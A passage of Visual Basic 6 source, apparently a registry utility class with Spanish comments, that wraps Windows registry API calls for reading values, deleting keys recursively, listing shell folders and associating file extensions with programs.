Private Declare Function RegCloseKey Lib "advapi32.dll" _
    (ByVal hKey As Long) As Long

Private Declare Function RegEnumValue Lib "advapi32.dll" Alias "RegEnumValueA" _
    (ByVal hKey As Long, ByVal dwIndex As Long, _
    ByVal lpValueName As String, lpcbValueName As Long, _
    ByVal lpReserved As Long, lpType As Long, lpData As Any, _
    lpcbData As Long) As Long
Private Declare Function RegCreateKey Lib "advapi32.dll" Alias "RegCreateKeyA" _
    (ByVal hKey As Long, ByVal lpszSubKey As String, _
    phkResult As Long) As Long
'
'Windows 95:
'   The RegDeleteKey function deletes a subkey and all its descendants.
'Windows NT:
'   The RegDeleteKey function deletes the specified subkey.
```

```
'   The subkey to be deleted must not have subkeys.
'
Private Declare Function RegDeleteKey Lib "advapi32.dll" Alias "RegDeleteKeyA" _
    (ByVal hKey As Long, ByVal lpszSubKey As String) As Long

Private Declare Function RegDeleteValue Lib "advapi32.dll" Alias "RegDeleteValueA" _
    (ByVal hKey As Long, ByVal szValueName As String) As Long

Private Declare Function RegEnumKey Lib "advapi32.dll" Alias "RegEnumKeyA" _
    (ByVal hKey As Long, ByVal iSubKey As Long, _
    ByVal lpszName As String, ByVal cchName As Long) As Long
Private Declare Function RegEnumKeyEx Lib "advapi32.dll" Alias "RegEnumKeyExA" _
    (ByVal hKey As Long, ByVal dwIndex As Long, _
    ByVal lpName As String, lpcbName As Long, _
    ByVal lpReserved As Long, ByVal lpClass As String, _
    lpcbClass As Long, lpftLastWriteTime As FILETIME) As Long
Private Declare Function RegQueryValue Lib "advapi32.dll" Alias "RegQueryValueA" _
    (ByVal hKey As Long, ByVal lpSubKey As String, _
    ByVal lpValue As String, lpcbValue As Long) As Long
Private Declare Function RegQueryValueEx Lib "advapi32.dll" Alias "RegQueryValueExA" _
    (ByVal hKey As Long, ByVal lpszValueName As String, _
    ByVal dwReserved As Long, lpdwType As Long, _
    lpbData As Any, cbData As Long) As Long

' The RegSetValue function sets the data for the default or unnamed
' value of a specified registry key. The data must be a text string.
Private Declare Function RegSetValue Lib "advapi32.dll" Alias "RegSetValueA" _
    (ByVal hKey As Long, ByVal lpSubKey As String, _
    ByVal dwType As Long, ByVal lpData As String, _
    ByVal cbData As Long) As Long

'
' The RegSetValueEx function sets the data and type of a
' specified value under a registry key.
'
'lpValueName:
' Pointer to a string containing the name of the value to set.
' If a value with this name is not already present in the key,
' the function adds it to the key.
' If lpValueName is NULL or an empty string, "", the function sets
' the type and data for the key's unnamed or default value.
'
'On Windows 95, the type of a key's default value is always REG_SZ,
' so the dwType parameter must specify REG_SZ for an unnamed value.
'On Windows 98, an unnamed value can be of any type.
'
Private Declare Function RegSetValueEx Lib "advapi32.dll" Alias "RegSetValueExA" _
    (ByVal hKey As Long, ByVal lpszValueName As String, _
    ByVal dwReserved As Long, ByVal fdwType As Long, _
    lpbData As Any, ByVal cbData As Long) As Long

'
' Funciones del API para guardar y recuperar información del registro.
'
'Private Type SECURITY_ATTRIBUTES
'    nLength As Long
'    lpSecurityDescriptor As Long
'    bInheritHandle As Long
'End Type
'
' RegSaveKey:
' El nombre guardado en Windows 95 sólo permite nombres cortos,
' si no se especifica el path se guardará en el directorio del Windows.
' Además se guardará con los atributos Hidden, Read-Only y System
'
'Private Declare Function RegSaveKeyA Lib "advapi32.dll" _
    (ByVal hKey As Long, ByVal lpFile As String, _
    lpSecurityAttributes As SECURITY_ATTRIBUTES) As Long
Private Declare Function RegSaveKeyA Lib "advapi32.dll" _
    (ByVal hKey As Long, ByVal lpFile As String, _
```

```
    lpSecurityAttributes As Long) As Long

'RegLoadKey:
' En Windows 95 el nombre del fichero no permite nombres largos
'
Private Declare Function RegLoadKeyA Lib "advapi32.dll" _
    (ByVal hKey As Long, ByVal lpSubKey As String, _
    ByVal lpFile As String) As Long

'------------------------------------------------------------------------------
' Este código está 'copiado' de un ejemplo de David Janson
' Sólo es necesario para Windows NT, ya que win95 permite borrar todas
' las subclaves
'
' También hay que usarla en windows 98
'
'
' this gets a bit tricky since you can't delete a key that has subkeys.
' We have to do this recursively.  This code ignores errors (such as security
' problems) when they occur.
'------------------------------------------------------------------------------
Private Function DeleteKeyNT(hParentKey As Long, szKey As String) As Long
    Dim hKey As Long
    Dim lRet As eHKEYError
    Dim cSubKeys As Long
    Dim cbMaxSubKeyLen As Long
    Dim cbSubKeyLen As Long
    Dim dwIndex As Long
    Dim ft As FILETIME

    Dim szTempSubKey As String
    Dim szSubKey As String

    ' open the key to look for subkeys
    lRet = RegOpenKeyEx(hParentKey, szKey, 0, KEY_ALL_ACCESS, hKey)
    If Not lRet = ERROR_SUCCESS Then
        ' ERROR_ACCESS_DENIED (5)
        DeleteKeyNT = lRet
        Exit Function
    End If
    'lRet = RegQueryInfoKey(hKey, ByVal 0&, ByVal 0&, 0, _
                           cSubKeys, cbMaxSubKeyLen, _
                           ByVal 0&, ByVal 0&, ByVal 0&, ByVal 0&, ByVal 0&, ft)

    lRet = RegQueryInfoKey(hKey, vbNullString, 0&, 0, _
                           cSubKeys, cbMaxSubKeyLen, _
                           0&, 0&, 0&, 0&, 0&, ft)
    If Not lRet = ERROR_SUCCESS Then
        ' ERROR_INVALID_PARAMETERS (87)
        DeleteKeyNT = lRet
        Call RegCloseKey(hKey)
        Exit Function
    End If

    ' if there are subkeys, then recursively delete them
    If cSubKeys > 0 Then
        dwIndex = cSubKeys - 1                      ' start at the end
        cbMaxSubKeyLen = cbMaxSubKeyLen + 1         ' +1 for the null terminator
        szTempSubKey = String(cbMaxSubKeyLen, "*")   ' buffer to get name back in
        Do
            cbSubKeyLen = cbMaxSubKeyLen

            'lRet = RegEnumKeyEx(hKey, dwIndex, szTempSubKey, cbSubKeyLen, 0, ByVal 0&, 0, ft)
            lRet = RegEnumKeyEx(hKey, dwIndex, szTempSubKey, cbSubKeyLen, 0&, vbNullString, 0&, ft)
            If lRet = ERROR_SUCCESS Then
                szSubKey = Left(szTempSubKey, cbSubKeyLen)
                Call DeleteKeyNT(hKey, szSubKey)
            End If
            dwIndex = dwIndex - 1                    ' enumerate backwards
        Loop While dwIndex >= 0
    End If
```

```
    ' done enumerating subkeys.  Close this key and delete it
    Call RegCloseKey(hKey)

    lRet = RegDeleteKey(hParentKey, szKey)
    'If Not lRet = ERROR_SUCCESS Then
    '   Exit Sub
    'End If
    DeleteKeyNT = lRet
End Function

Public Function GetRegDWord(ByVal sKey As String, Optional ByVal sValue As String = "", Optional
ByVal hKey As eHKEY = HKEY_CURRENT_USER, Optional ByVal bAsString As Boolean = False) As Variant
    ' Obtener un valor DWORD de una entrada del registro
    '
    ' Parámetros de entrada:
    '   sKey        SubClave del registro
    '   sValue      Nombre de la entrada que queremos obtener
    '   hKey        Clave principal del registro
    '   bAsString   Mostrar en formato al estilo del RegEdit
    ' Devuelve:
    '   el contenido de esa clave o una valor cero
    '
    Dim ret As Long
    Dim hKey2 As Long
    Dim rDT As eHKEYDataType
    Dim lSize As Long
    Dim lDWord As Long

    hKey = ParseKey(sKey, hKey)

    ' Abrir la clave indicada
    ret = RegOpenKeyEx(hKey, sKey, 0&, KEY_READ, hKey2)

    ' Si todo va bien (se ha podido abrir la clave)
    If ret = ERROR_SUCCESS Then
        ' Leer esa entrada y obtener el tipo de dato, longitud, etc.
        ret = RegQueryValueEx(hKey2, sValue, 0&, rDT, 0&, lSize)
        ' Si es un valor DWORD
        If rDT = REG_DWORD Then
            ' Leer los datos DWORD
            ret = RegQueryValueEx(hKey2, sValue, 0&, rDT, lDWord, lSize)
        End If
        ' Cerrar la clave abierta
        RegCloseKey hKey2
    End If
    ' Devolver el valor leído
    If bAsString Then
        ' Al estilo de como se muestra con RegEdit
        GetRegDWord = "0x" & Format$(Hex$(lDWord), "00000000") & " (" & lDWord & ")"
    Else
        GetRegDWord = lDWord
    End If
End Function

Public Function GetReg(ByVal sKey As String, Optional ByVal sValue As String = "", Optional ByVal
hKey As eHKEY = HKEY_CURRENT_USER, Optional ByVal bAsString As Boolean = False) As Variant
    '--------------------------------------------------------------------------
    ' Obtener un valor de una entrada del registro
    '
    ' Parámetros de entrada:
    '   sKey        SubClave del registro
    '               Se puede especificar el nombre de la clave raiz
    '               que se convertirá al valor adecuado
    '   sValue      Nombre de la entrada que queremos obtener
    '   hKey        Clave principal del registro.
    '               Si en sKey se incluye, no es necesario especificarla
    '               Nota: este valor se obvia si se indica la raiz en sKey.
    '   bAsString   Mostrarlo como una cadena, al estilo de RegEdit
    ' Devuelve:
```

```
    '   el contenido de esa clave o un valor vacío
    '
    ' Revisado para usarlo con Windows NT (Win2000 Pro Beta 3)      (12/Jun/99)
    '-------------------------------------------------------------------------
    Dim lRet As Long
    Dim hKey2 As Long
    Dim rDT As eHKEYDataType
    Dim retDT As eHKEYDataType
    Dim lSize As Long
    Dim sData As String
    Dim aData() As Byte
    Dim lDWord As Long
    Dim i As Long
    Dim sTmp As String

    hKey = ParseKey(sKey, hKey)

    ' Valores por defecto
    ReDim aData(0)
    lDWord = 0
    sData = ""

    ' Abrir la clave indicada
    'lRet = RegOpenKeyEx(hKey, sKey, 0&, KEY_QUERY_VALUE, hKey2)
    lRet = RegOpenKeyEx(hKey, sKey, 0&, KEY_READ, hKey2)

    ' Si todo va bien (se ha podido abrir la clave)
    If lRet = ERROR_SUCCESS Then
        ' Leer esa entrada y obtener el tipo de dato, longitud, etc.
        lRet = RegQueryValueEx(hKey2, sValue, 0&, retDT, 0&, lSize)
        Select Case retDT
        Case REG_DWORD
            lRet = RegQueryValueEx(hKey2, sValue, 0&, rDT, lDWord, lSize)
        Case REG_EXPAND_SZ, REG_SZ, REG_MULTI_SZ
            If lSize Then
                sData = String$(lSize - 1, Chr$(0))
                ' Leer la cadena
                '(el ByVal es porque está declarada como Any)---v
                lRet = RegQueryValueEx(hKey2, sValue, 0&, rDT, ByVal sData, lSize)
            End If
        Case Else ' Tratarlos como REG_BINARY
            If lSize Then
                ReDim aData(lSize)
                'Leer los datos binarios
                lRet = RegQueryValueEx(hKey2, sValue, 0&, rDT, aData(0), lSize)
            End If
        End Select
        ' Cerrar la clave abierta
        RegCloseKey hKey2
    End If
    ' Devolver el valor leído
    Select Case retDT
    Case REG_DWORD
        If bAsString Then
            ' Al estilo de como se muestra con RegEdit
            GetReg = "0x" & Format$(Hex$(lDWord), "00000000") & " (" & lDWord & ")"
        Else
            GetReg = lDWord
        End If
    Case REG_EXPAND_SZ, REG_SZ
        GetReg = sData
    Case REG_MULTI_SZ
        ' Múltiples cadenas, separadas por Chr$(0)                  (12/Jun/99)
        ' La cadena termina en el último Chr$(0)
'        For i = Len(sData) To 1 Step -1
'            If Mid$(sData, i, 1) = Chr$(0) Then
'                sData = Left$(sData, i - 1)
'                Exit For
'            End If
'        Next
```

```
'        ' Sustituir los Chr$(0) por espacios
'        For i = 1 To Len(sData)
'            If Mid$(sData, i, 1) = Chr$(0) Then
'                Mid$(sData, i, 1) = " "
'            End If
'        Next

        GetReg = RTrimZero(sData, True)
    Case Else ' REG_BINARY
        If bAsString Then
            ' Al estilo de como se muestra con RegEdit
            For i = 0 To UBound(aData) - 1
                'sTmp = sTmp & Hex$(aData(i)) & " "
                ' Los números formateados a dos cifras              (12/Oct/98)
                sTmp = sTmp & Format$(Hex$(aData(i)), "00") & " "
            Next
            GetReg = sTmp
        Else
            GetReg = aData
        End If
    End Select
End Function

Public Function GetRegBinary(ByVal sKey As String, Optional ByVal sValue As String = "", Optional
ByVal hKey As eHKEY = HKEY_CURRENT_USER, Optional ByVal bAsString As Boolean = False) As Variant
    ' Obtener un valor binario de una entrada del registro
    '
    ' Parámetros de entrada:
    '   sKey        SubClave del registro
    '   sValue      Nombre de la entrada que queremos obtener
    '   hKey        Clave principal del registro
    '   bAsString   Mostrarlo como una cadena, al estilo de RegEdit
    ' Devuelve:
    '   el contenido de esa clave o una valor cero
    '
    Dim ret As Long
    Dim hKey2 As Long
    Dim rDT As eHKEYDataType
    Dim lSize As Long
    Dim aData() As Byte
    Dim i As Long
    Dim sTmp As String

    hKey = ParseKey(sKey, hKey)

    ReDim aData(0)

    ' Abrir la clave indicada
    'ret = RegOpenKeyEx(hKey, sKey, 0&, KEY_QUERY_VALUE, hKey2)
    ret = RegOpenKeyEx(hKey, sKey, 0&, KEY_READ, hKey2)

    ' Si todo va bien (se ha podido abrir la clave)
    If ret = ERROR_SUCCESS Then
        ' Leer esa entrada y obtener el tipo de dato, longitud, etc.
        ret = RegQueryValueEx(hKey2, sValue, 0&, rDT, 0&, lSize)
        ' Si es un valor binario
        If rDT = REG_BINARY Then
            If lSize Then
                ReDim aData(lSize)
                ' Leer los datos binarios
                ret = RegQueryValueEx(hKey2, sValue, 0&, rDT, aData(0), lSize)
            End If
        End If
        ' Cerrar la clave abierta
        RegCloseKey hKey2
    End If
    ' Devolver el valor leído
    If bAsString Then
        ' Al estilo de como se muestra con RegEdit
        For i = 0 To UBound(aData) - 1
```

```
            sTmp = sTmp & Hex$(aData(i)) & " "
        Next
        GetRegBinary = sTmp
    Else
        GetRegBinary = aData
    End If
End Function

Public Function GetRegString(ByVal sKey As String, Optional ByVal sValue As String = "", Optional
ByVal hKey As eHKEY = HKEY_CURRENT_USER) As String
    ' Obtener un valor cadena de una entrada del registro
    '
    ' Parámetros de entrada:
    '   sKey    Clave del registro
    '   sValue  Nombre de la entrada que queremos obtener
    '   hKey    Clave principal del registro
    ' Devuelve:
    '   el contenido de esa clave o una cadena vacía
    '
    Dim ret As Long
    Dim hKey2 As Long
    Dim rDT As eHKEYDataType
    Dim sData As String
    Dim lSize As Long

    hKey = ParseKey(sKey, hKey)

    ' Abrir la clave indicada
    'ret = RegOpenKeyEx(hKey, sKey, 0&, KEY_QUERY_VALUE, hKey2)
    ret = RegOpenKeyEx(hKey, sKey, 0&, KEY_READ, hKey2)

    ' Si todo va bien (se ha podido abrir la clave)
    If ret = ERROR_SUCCESS Then
        ' Leer esa entrada y obtener el tipo de dato, longitud, etc.
        ret = RegQueryValueEx(hKey2, sValue, 0&, rDT, 0&, lSize)
        ' Si es una cadena
        If rDT = REG_SZ Then
            If lSize Then
                sData = String$(lSize - 1, Chr$(0))
                ' Leer la cadena
                ' (el ByVal es porque está declarada como Any)---v
                ret = RegQueryValueEx(hKey2, sValue, 0&, rDT, ByVal sData, lSize)
            End If
        End If
        ' Cerrar la clave abierta
        RegCloseKey hKey2
    End If
    ' Devolver el valor leído
    GetRegString = sData
End Function

' Busca una entrada en el registro
Public Function QueryRegBase(ByVal sValue As String, _
                             Optional ByVal hKey As eHKEY = HKEY_CLASSES_ROOT _
                             ) As String
    ' Devuelve el valor de la entrada del registro
    ' Esta función se usará para los valores por defecto
    '
    Dim sBuf As String
    Dim buflen As Long

    ' Nos aseguramos que hKey tenga el valor correcto
    Select Case hKey
    'Case HKEY_CLASSES_ROOT, HKEY_CURRENT_USER, HKEY_LOCAL_MACHINE, HKEY_USERS
    Case HKEY_FIRST To HKEY_LAST
        ' nada que hacer, todo correcto
    Case Else
        ' Asignamos el valor por defecto
        hKey = HKEY_CLASSES_ROOT
    End Select
```

```
    'On Local Error Resume Next
    sBuf = String$(300, Chr$(0))
    buflen = Len(sBuf)
    ' Buscar la entrada especificada y devolver el valor asignado
    If RegQueryValue(hKey, sValue, sBuf, buflen) = ERROR_SUCCESS Then
        If buflen > 1 Then
            ' El formato devuelto es ASCIIZ, así que quitar el último caracter
            QueryRegBase = Left$(sBuf, buflen - 1)
        Else
            QueryRegBase = ""
        End If
    Else
        QueryRegBase = ""
    End If
    'On Local Error GoTo 0
End Function

Private Function ParseKey(sKey As String, _
                          Optional ByVal hKey As eHKEY = HKEY_CURRENT_USER _
                          ) As eHKEY
    '---------------------------------------------------------------------------
    ' Esta función se usa internamente (privada) para convertir una cadena
    ' en la correspondiente clave raiz.
    ' El segundo parámetro es para poder usarlo en caso que se pase como
    ' parámetro, pero normalmente será totalmente opcional.
    '
    ' En sKey se devolverá el valor de la clave una vez quitada la clave
    ' principal.
    '
    '---------------------------------------------------------------------------
    ' NOTA del 14/Oct/98
    '       En sKey se debe especificar el nombre de la clave raiz.
    '       La utilidad de esta función es que devuelve el valor de esa
    '       clave raiz y se usará en caso de que no sepamos que clave es.
    '       Si ya sabes el valor de la clave raiz, no es necesario que
    '       uses esta función.
    '---------------------------------------------------------------------------
    Dim i As Long
    Dim sRootKey As String

    ' Comprobar si se indica la clave principal en sKey
    i = InStr(sKey, "HKEY_")
    If i Then
        i = InStr(sKey, "\")
        If i Then
            sRootKey = Left$(sKey, i - 1)
            sKey = Mid$(sKey, i + 1)
        Else
            sRootKey = sKey
            sKey = ""
        End If
    ' Por si se usan abreviaturas de las claves
    ElseIf Left$(sKey, 5) = "HKCR\" Then
        sRootKey = "HKEY_CLASSES_ROOT"
        sKey = Mid$(sKey, 6)
    ElseIf Left$(sKey, 5) = "HKCU\" Then
        sRootKey = "HKEY_CURRENT_USER"
        sKey = Mid$(sKey, 6)
    ElseIf Left$(sKey, 5) = "HKLM\" Then
        sRootKey = "HKEY_LOCAL_MACHINE"
        sKey = Mid$(sKey, 6)
    ElseIf Left$(sKey, 4) = "HKU\" Then
        sRootKey = "HKEY_USERS"
        sKey = Mid$(sKey, 5)
    ElseIf Left$(sKey, 5) = "HKCC\" Then
        sRootKey = "HKEY_CURRENT_CONFIG"
        sKey = Mid$(sKey, 6)
    ElseIf Left$(sKey, 5) = "HKDD\" Then
        sRootKey = "HKEY_DYN_DATA"
```

```
        sKey = Mid$(sKey, 6)
    ElseIf Left$(sKey, 5) = "HKPD\" Then
        sRootKey = "HKEY_PERFORMANCE_DATA"
        sKey = Mid$(sKey, 6)
    Else
        ' Nos aseguramos que kKey tenga el valor correcto
        Select Case hKey
        'Case HKEY_CLASSES_ROOT, HKEY_CURRENT_USER, HKEY_LOCAL_MACHINE, HKEY_USERS,
HKEY_CURRENT_CONFIG, HKEY_DYN_DATA
        Case HKEY_FIRST To HKEY_LAST
            'nada que hacer, todo correcto
        Case Else
            ' Asignamos el valor por defecto
            hKey = HKEY_CLASSES_ROOT
        End Select
    End If
    ' Si se ha indicado el nombre de la clave raiz
    If Len(sRootKey) Then
        Select Case sRootKey
        Case "HKEY_CLASSES_ROOT"
            hKey = HKEY_CLASSES_ROOT
        Case "HKEY_CURRENT_USER"
            hKey = HKEY_CURRENT_USER
        Case "HKEY_LOCAL_MACHINE"
            hKey = HKEY_LOCAL_MACHINE
        Case "HKEY_USERS"
            hKey = HKEY_USERS
        Case "HKEY_CURRENT_CONFIG"
            hKey = HKEY_CURRENT_CONFIG
        Case "HKEY_DYN_DATA"
            hKey = HKEY_DYN_DATA
        Case "HKEY_PERFORMANCE_DATA"
            hKey = HKEY_PERFORMANCE_DATA
        Case Else
            hKey = HKEY_CLASSES_ROOT
        End Select
    End If

    ParseKey = hKey
End Function

Public Function OpenKeyEx(ByVal hKey As Long, ByVal lpSubKey As String, _
                      ByVal ulOptions As Long, _
                      ByVal samDesired As eREGSAM, phkResult As Long) As Long
    ' Abre una clave del registro, en phkResult devuelve el handle de
    ' la clave abierta y se usará para los siguientes accesos.
    '
    ' ulOptions es un valor reservado que debe ser 0&
    '
    ' Esta función simplemente llama a la original del API
    '
    OpenKeyEx = RegOpenKeyEx(hKey, lpSubKey, 0&, samDesired, phkResult)
End Function

Public Function OpenKeyQuery(ByVal hKey As Long, ByVal lpSubKey As String, ByVal ulOptions As Long,
ByVal samDesired As eREGSAM, phkResult As Long) As Long
    ' Los parámetros: ulOptions (un valor reservado que debe ser 0&)
    '               y samDesired, no se tienen en cuenta
    ' pero se dejan por compatibilidad de parámetros de RegOpenKeyEx
    '
    ' Para usar otros valores de accesos, usar la función OpenKeyEx
    '
    ' Esta función simplemente llama a la original del API
    ' Con las "peculiaridades" indicadas
    '
    OpenKeyQuery = RegOpenKeyEx(hKey, lpSubKey, 0&, KEY_QUERY_VALUE, phkResult)
End Function

Public Function EnumValueString(ByVal hKey As Long, ByVal dwIndex As Long, _
    lpValueName As String, lpcbValueName As Long, _
```

```
    lpReserved As Long, lpType As Long, lpData As String, _
    lpcbData As Long) As Long
    '
    ' Esta función simplemente llama a la original del API
    ' Sólo para tipos String
    '
    EnumValueString = RegEnumValue(hKey, dwIndex, _
                           lpValueName, lpcbValueName, _
                           lpReserved, lpType, ByVal lpData, _
                           lpcbData)

End Function

Public Function EnumValue(ByVal hKey As Long, ByVal dwIndex As Long, _
    lpValueName As String, lpcbValueName As Long, _
    lpReserved As Long, lpType As Long, lpData As Byte, _
    lpcbData As Long) As Long
    '
    ' Esta función simplemente llama a la original del API
    ' Usarla para tipos diferentes de String
    '
    EnumValue = RegEnumValue(hKey, dwIndex, _
                           lpValueName, lpcbValueName, _
                           lpReserved, lpType, lpData, _
                           lpcbData)

End Function

Public Function CloseKey(ByVal hKey As Long) As Long
    ' Cierra la clave abierta usando el handle hKey
    '
    ' Esta función simplemente llama a la original del API
    '
    CloseKey = RegCloseKey(hKey)
End Function

Public Function QueryInfoKey(ByVal hKey As Long, lpcbMaxValueNameLen As Long) As Long
    '
    ' Esta función simplemente llama a la original del API
    '
    Dim lpftLastWriteTime As FILETIME

    QueryInfoKey = RegQueryInfoKey(hKey, 0&, 0&, 0&, 0&, 0&, 0&, 0&, _
                    lpcbMaxValueNameLen, 0&, 0&, lpftLastWriteTime)
End Function

Public Function EnumKeyEx(ByVal hKey As Long, ByVal dwIndex As Long, lpName As String, lpcbName As
Long) As Long
    '
    ' Esta función simplemente llama a la original del API
    '
    Dim lpftLastWriteTime As FILETIME

    EnumKeyEx = RegEnumKeyEx(hKey, dwIndex, lpName, lpcbName, _
                            0&, 0&, 0&, lpftLastWriteTime)

End Function

Public Function ShellFolders(Optional bSoloClaves As Boolean = False) As Variant
    ' Devolverá las claves de la clave Shell Folders
    Dim sKey As String
    Dim buf As String
    Dim i As Long
    Dim sValue As String
    Dim iCount As Long

    Dim colKeys() As String
    Dim colShellFoldersKey As Collection

    ' Borrar el contenido de la colección
    Set colShellFolders = Nothing
```

```
    ' Esta colección tendrá los paths, el índice será la clave
    Set colShellFolders = New Collection
    ' En esta colección se guardarán las claves
    ' (sólo se usa por si se indica bSoloClaves=True)
    Set colShellFoldersKey = New Collection

    '================================================================
    '
    '=== NOTA CACHONDA === por lo incomprensible...
    ' Es curioso, pero si utilizo estas intrucciones aquí
    ' el bucle For iCount=0 to 1 no acaba nunca
    '
    '================================================================
    '
    'Para el directorio de windows
    'buf = "WindowsDir"
    'colShellFoldersKey.Add buf, buf
    'colShellFolders.Add "Windows", buf
    '
    'Para el directorio de System
    'buf = "SystemDir"
    'colShellFoldersKey.Add buf, buf
    'colShellFolders.Add "System", buf
    '
    '================================================================

    For iCount = 0 To 1
        ' Enumerar el contenido de Shell Folders
        If iCount = 0 Then
            sKey = "HKEY_USERS\.Default\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell
Folders"
        Else
            sKey = "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion"
        End If

        ' Usar la función EnumValues
        If EnumValues(colKeys(), sKey) Then
            For i = 1 To UBound(colKeys) Step 2
                ' colKeys(i)        será el nombre de la clave
                ' colKeys(i + 1)    será el valor o dato almacenado
                If iCount = 0 Then
                    colShellFoldersKey.Add colKeys(i), colKeys(i)
                    colShellFolders.Add colKeys(i + 1), colKeys(i)
                Else
                    If InStr(colKeys(i + 1), ":\") Then
                        colShellFoldersKey.Add colKeys(i), colKeys(i)
                        colShellFolders.Add colKeys(i + 1), colKeys(i)
                    End If
                End If
            Next
        End If
    Next
    ' Obtener el directorio de windows
    buf = String$(300, Chr$(0))
    i = GetWindowsDirectory(buf, Len(buf))
    sValue = Left$(buf, i)
    buf = "WindowsDir"
    colShellFoldersKey.Add buf, buf
    colShellFolders.Add sValue, buf

    ' Obtener el directorio de System
    buf = String$(300, Chr$(0))
    i = GetSystemDirectory(buf, Len(buf))
    sValue = Left$(buf, i)
    buf = "SystemDir"
    colShellFoldersKey.Add buf, buf
    colShellFolders.Add sValue, buf

    If bSoloClaves Then
        Set ShellFolders = colShellFoldersKey
```

```
    Else
        Set ShellFolders = colShellFolders
    End If

    Set colShellFoldersKey = Nothing
End Function

Private Sub Class_Initialize()
    Set colShellFolders = New Collection
    'Set colShellFoldersKey = New Collection
End Sub

Private Sub Class_Terminate()
    Set colShellFolders = Nothing
    'Set colShellFoldersKey = Nothing
End Sub

Public Function GetFolder(ByVal vIndex As Variant) As String
    ' Devuelve el directorio de la clave indicada

    ' Si no está preparada la colección, prepararla
    If colShellFolders.Count = 0 Then
        Call ShellFolders
    End If

    On Local Error Resume Next
    ' Devolver el directorio de la clave indicada
    GetFolder = colShellFolders(vIndex)

    ' Si da error es que no existe la clave que se indica...
    If Err Then
        GetFolder = ""
    End If

    Err = 0
    On Local Error GoTo 0
End Function

Public Function RegSetValue2(ByVal hKey As Long, ByVal lpSubKey As String, _
                             ByVal dwType As eHKEYDataType, lpData As String, _
                             ByVal cbData As Long) As Long
    '-------------------------------------------------------------------------
    ' Lo que dice la ayuda de Windows:
    '   The RegSetValue function sets the data for the default or unnamed
    '   value of a specified registry key. The data must be a text string.
    '
    ' Función para compatibilidad con versiones anteriores
    '-------------------------------------------------------------------------
    cbData = Len(lpData)
    ' Hay que usar ByVal porque está definida "As Any" -------v
    RegSetValue2 = RegSetValueEx(hKey, lpSubKey, 0&, REG_SZ, ByVal lpData, cbData)
End Function

Public Sub AsociarExt(ByVal sExt As String, _
                      Optional ByVal sExe As String = "", _
                      Optional ByVal sCommand As String = "open", _
                      Optional ByVal bDefault As Boolean = True, _
                      Optional ByVal sProgId As String = "", _
                      Optional ByVal sDescription As String = "")
    '-------------------------------------------------------------------------
    ' Asociar una extensión con un programa
    ' También sirve para añadir comandos a extensiones existentes
    '
    ' Parámetros:
    '   sExt            Extensión a asociar
    '   sExe            Path completo del programa
    '   sProgId         Nombre de la clave asociada
    '   sDescription    Descripción de la extensión
    '   sCommand        Clave a crear, por defecto es Abrir (open)
    '   bDefault        Si la clave indicada es la que se usará por defecto
    '
```

```
    '------------------------------------------------------------------------
    'Para probar:
    'tQR.AsociarExt ".cIt", "C:\Vb5_L\Cut-It\Cut-It.exe", "open", False, "gsCutIt", "Cut-It (trocear
y unir archivos)"
    'tQR.AsociarExt ".cIt", "C:\Windows\Notepad.exe", "&Editar", True, "gsCutIt", "Cut-It (trocear y
unir archivos)"
    '
    'Sólo se quitará el valor por defecto si se asigna a otra clave.
    'tQR.AsociarExt ".cIt", "", "open", True, "gsCutIt", "Cut-It (trocear y unir archivos)"
    'tQR.AsociarExt ".cIt", "", "&Editar", True, "gsCutIt", "Cut-It (trocear y unir archivos)"
    '------------------------------------------------------------------------
    Dim sDef As String
    Dim hKey As Long
    Dim phkResult As Long
    Dim lRet As eHKEYError
    Dim sValue As String
    Dim sKey As String
    Dim sAccess As String

    ' Quitar los espacios
    sExt = Trim$(sExt)
    sExe = Trim$(sExe)
    sCommand = Trim$(sCommand)
    sProgId = Trim$(sProgId)
    sDescription = Trim$(sDescription)

    ' Si no se especifica el punto
    If InStr(sExt, ".") = 0 Then
        sExt = "." & sExt
    End If

    ' Comprobar el tipo de ejecutable, si no se especifica la extensión
    ' se añade .exe
    If Len(sExe) Then
        If InStr(sExe, ".") = 0 Then
            sExe = sExe & ".exe"
        End If
        sExe = sExe & " "
    End If

    ' Si no se especifica el ProgId
    If Len(sProgId) = 0 Then
        sProgId = "progID" & sExt
    End If

    ' Si no se especifica la descripción
    If Len(sDescription) = 0 Then
        sDescription = "Descripción de " & sProgId
    End If

    sAccess = sCommand
    ' Comprobar si tiene el símbolo & y quitarlo del commando
    lRet = InStr(sAccess, "&")
    If lRet Then
        sCommand = Left$(sAccess, lRet - 1) & Mid$(sAccess, lRet + 1)
    End If

'    On Local Error GoTo AsociarExtErr

    sValue = sProgId
    sProgId = QueryRegBase(sExt)
    If Len(sProgId) = 0 Then
        ' Registrar la extensión
        sKey = sExt
        sProgId = sValue
        lRet = RegSetValue(HKEY_CLASSES_ROOT, sKey, REG_SZ, sValue, Len(sValue))
        '
        sKey = sProgId
        sValue = sDescription
        lRet = RegSetValue(HKEY_CLASSES_ROOT, sKey, REG_SZ, sValue, Len(sValue))
    End If
```

```
    sProgId = QueryRegBase(sExt)
    If Len(sProgId) Then
        ' Nombre de la clave para esta extensión
        sDef = "Software\Classes\" & sProgId & "\shell"
        ' usar HKEY_LOCAL_MACHINE, ya que HKEY_CLASSES_ROOT es una copia de:
        ' HKEY_LOCAL_MACHINE\Software\Classes

        hKey = HKEY_LOCAL_MACHINE
        ' Crear la clave del registro, si ya existe, simplemente la abre.
        ' Nota: Esta función permite crear varios niveles
        lRet = RegCreateKey(hKey, sDef, phkResult)
        If lRet = ERROR_SUCCESS Then
            ' Si no hay error, la clave está creada y/o abierta
            '
            ' Si no es "open"
            If sCommand <> "open" Then
                sKey = sCommand
                sValue = sAccess
                lRet = RegSetValue(phkResult, sKey, REG_SZ, sValue, Len(sValue))
                '
                If Len(sExe) Then
                    sKey = sCommand & "\command"
                    sValue = sExe & Chr$(34) & "%1" & Chr$(34)
                    lRet = RegSetValue(phkResult, sKey, REG_SZ, sValue, Len(sValue))
                End If
            Else
                ' Abrir (open)
                If Len(sExe) Then
                    sKey = "\open\command"
                    sValue = sExe & Chr$(34) & "%1" & Chr$(34)
                    ' Si no se especifica sKey, se asigna a la clave abierta
                    lRet = RegSetValue(phkResult, sKey, REG_SZ, sValue, Len(sValue))
                End If
            End If
            If bDefault Then
                ' Poner este prograna por defecto (asignarlo a Shell)
                ' Si no se especifica sKey, se asigna a la clave abierta
                sKey = ""
                sValue = sCommand 'sProgId
                lRet = RegSetValue(phkResult, sKey, REG_SZ, sValue, Len(sValue))
            End If
            '
